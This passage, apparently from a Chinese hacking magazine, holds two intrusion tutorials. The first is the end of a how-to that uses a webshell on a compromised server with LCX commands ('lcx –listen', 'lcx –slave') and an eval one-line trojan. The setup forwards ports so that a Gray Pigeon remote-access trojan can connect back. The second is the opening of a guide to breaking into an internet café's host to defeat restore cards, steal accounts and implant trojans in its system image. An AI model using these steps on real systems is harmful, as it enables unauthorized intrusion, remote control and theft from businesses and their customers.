3389**，这样一般情况下就会突破防火墙了。但是有一次我突发奇想，把“lcx –listen”和“lcx –slave”这两个命令对调，让webshell执行“lcx –listen”，而我们发起连接不就可以把我们端口和肉鸡的端口映射了吗？光有理论可不行，需要实践来证明我的猜想。

三、开始动手

首先实施端口映射的条件有两个：

1.要有一个webshell（是有公网IP地址的，最好不要是虚拟主机的webshell，因为设置的很变态，一般都会禁用wscript.shell对象，所以无法执行exe文件，而私人服务器就好得多，提权也较轻松些）。

2.webshell的wscript.shell没有被禁用。

找到符合条件的webshell后就上传cmd.exe和lcx.exe到可写的目录下，然后在webshell的cmd里填好cmd.exe路径，在参数里填写如 **E:\www.xxx.com\bbs\lcx.exe –listen 55 8000**，其中要求55和8000两个端口都没有被占用，如图1。

补充一点，webshell最好不要使用太大的网马，很容易把webshell卡死的，半天打不开。比较安全的做法是用eval一句话木马来代替大马，命令执行完后当然要看看效果，是否打开了端口。我使用superscan3.0扫了一下webshell的55端口，已经开启了，如图2，说明我们已经成功了一半，接下来在本地cmd里运行 **lcx –slave 肉鸡ip 55 127.0.0.1 8000**，运行后如图3所示，说明成功和肉鸡建立了一条连接。现在端口映射成功了，我把本机的8000端口和肉鸡的8000端口映射了，这样所有发向webshell 8000端口的信息都会转发到我本机的8000端口。




图1




图2




图3




图 4

下面就用灰鸽子来测试一下能否上线，来配置一个域名上线的服务端，上线方式填上webshell的域名，然后自己运行服务端。不一会儿，我自己就上线了，如图4。

马上看本机cmd里的lcx连接，发现有数据传输了，如图5。说明我们确实端口映射成功了哦，这样就可以实现内网鸽子上线了。

四、感想

这种方法还有一个最大的好处就是webshell不用提权，能执行cmd就可以映射成功。免去了提权的步骤，对我们这样的小菜就会轻松许多。学黑嘛就要不拘常理，多举一反三，确实获益匪浅，往往会有意外的收获的。（本文所涉及到的eval一句话木马和LCX已收录到光盘中）




图5

文章难易度：★★

文章闪光点：利用ACDSEE的本地溢出漏洞来溢出网管电脑，并上传木马控制，将制作好的木马添加到网吧的GHOST系统镜像文件中，以更好的控制对方

换个思路来入侵网吧

姬良

在以前的杂志上，有过许多关于破解网吧管理软件的文章，但这些文章中有许多是在破解还原卡后安装木马的文章，或是入侵网吧主机给自己加钱的文章，还有就是使用一些网管软件自身存在的漏洞进行本机破解网吧网管软件的限制，但这种做法在主机那边看到的会是这台电脑无人使用，这样的话要是和后来上网的人撞上了，那可就有趣了。所以我比较推荐使用入侵主机来给自己加钱这种方法，但以前的文章中有许多的入侵都存在一定的偶然性，导致文章的实用性下降，因为那些文章有许多都是利用IPC$和WMI等漏洞来入侵主机进行充值的，试问如今的网吧主机还有几个存在如此弱智的漏洞呢？

其实入侵网吧主机是十分容易的事情，菜鸟们大可不必把目光局限在IPC$和WMI这样的漏洞上，下边就来看看本次行动的原因和本次入侵过程所处的环境。首先是同学大马和大狗要破解网吧的还原卡，但是他们去了后，打开“硬盘保护卡克星”，程序只在屏幕上闪了一小下就不见了，所以他们没有破解成功，两位同学回来后问我是怎么回事。我告诉他们，这是因为有监控进程，一旦发现有符合关键字的窗口或进程，便立即将其结束。可是他们却始终没有找出这个监视进程，我只好亲自出马了。这家网吧是我们煤城鹤岗电脑配置最好的了，由于网吧地处一中附近，所以这儿每天都要满员几次，这么多人，怪不得那两位同学想搞定这儿的还原卡然后盗号呢。

来看看有没有可以利用的漏洞，刚一开机，在桌面上就弹出了一个小黑框，在上面可以隐约的看到“arp -d”等一些命令，估计这是在绑定网关的MAC地址，看来进行ARP欺骗是没什么希望了。再来看看网吧电脑有没有什么好用的漏洞，直接使用QQ自带的安全检查检测了一下，还是没什么希望，QQ安全检查的漏洞列表里只有一个最新的IE漏洞。刚才我也说了，网吧的电脑防止了ARP欺骗，即使是电脑存在MS06014这样简单好用的IE漏洞也是白费。不过刚才登录QQ的时候，我发现这是QQ网吧，记下这点，也许后面会用到（图1）。

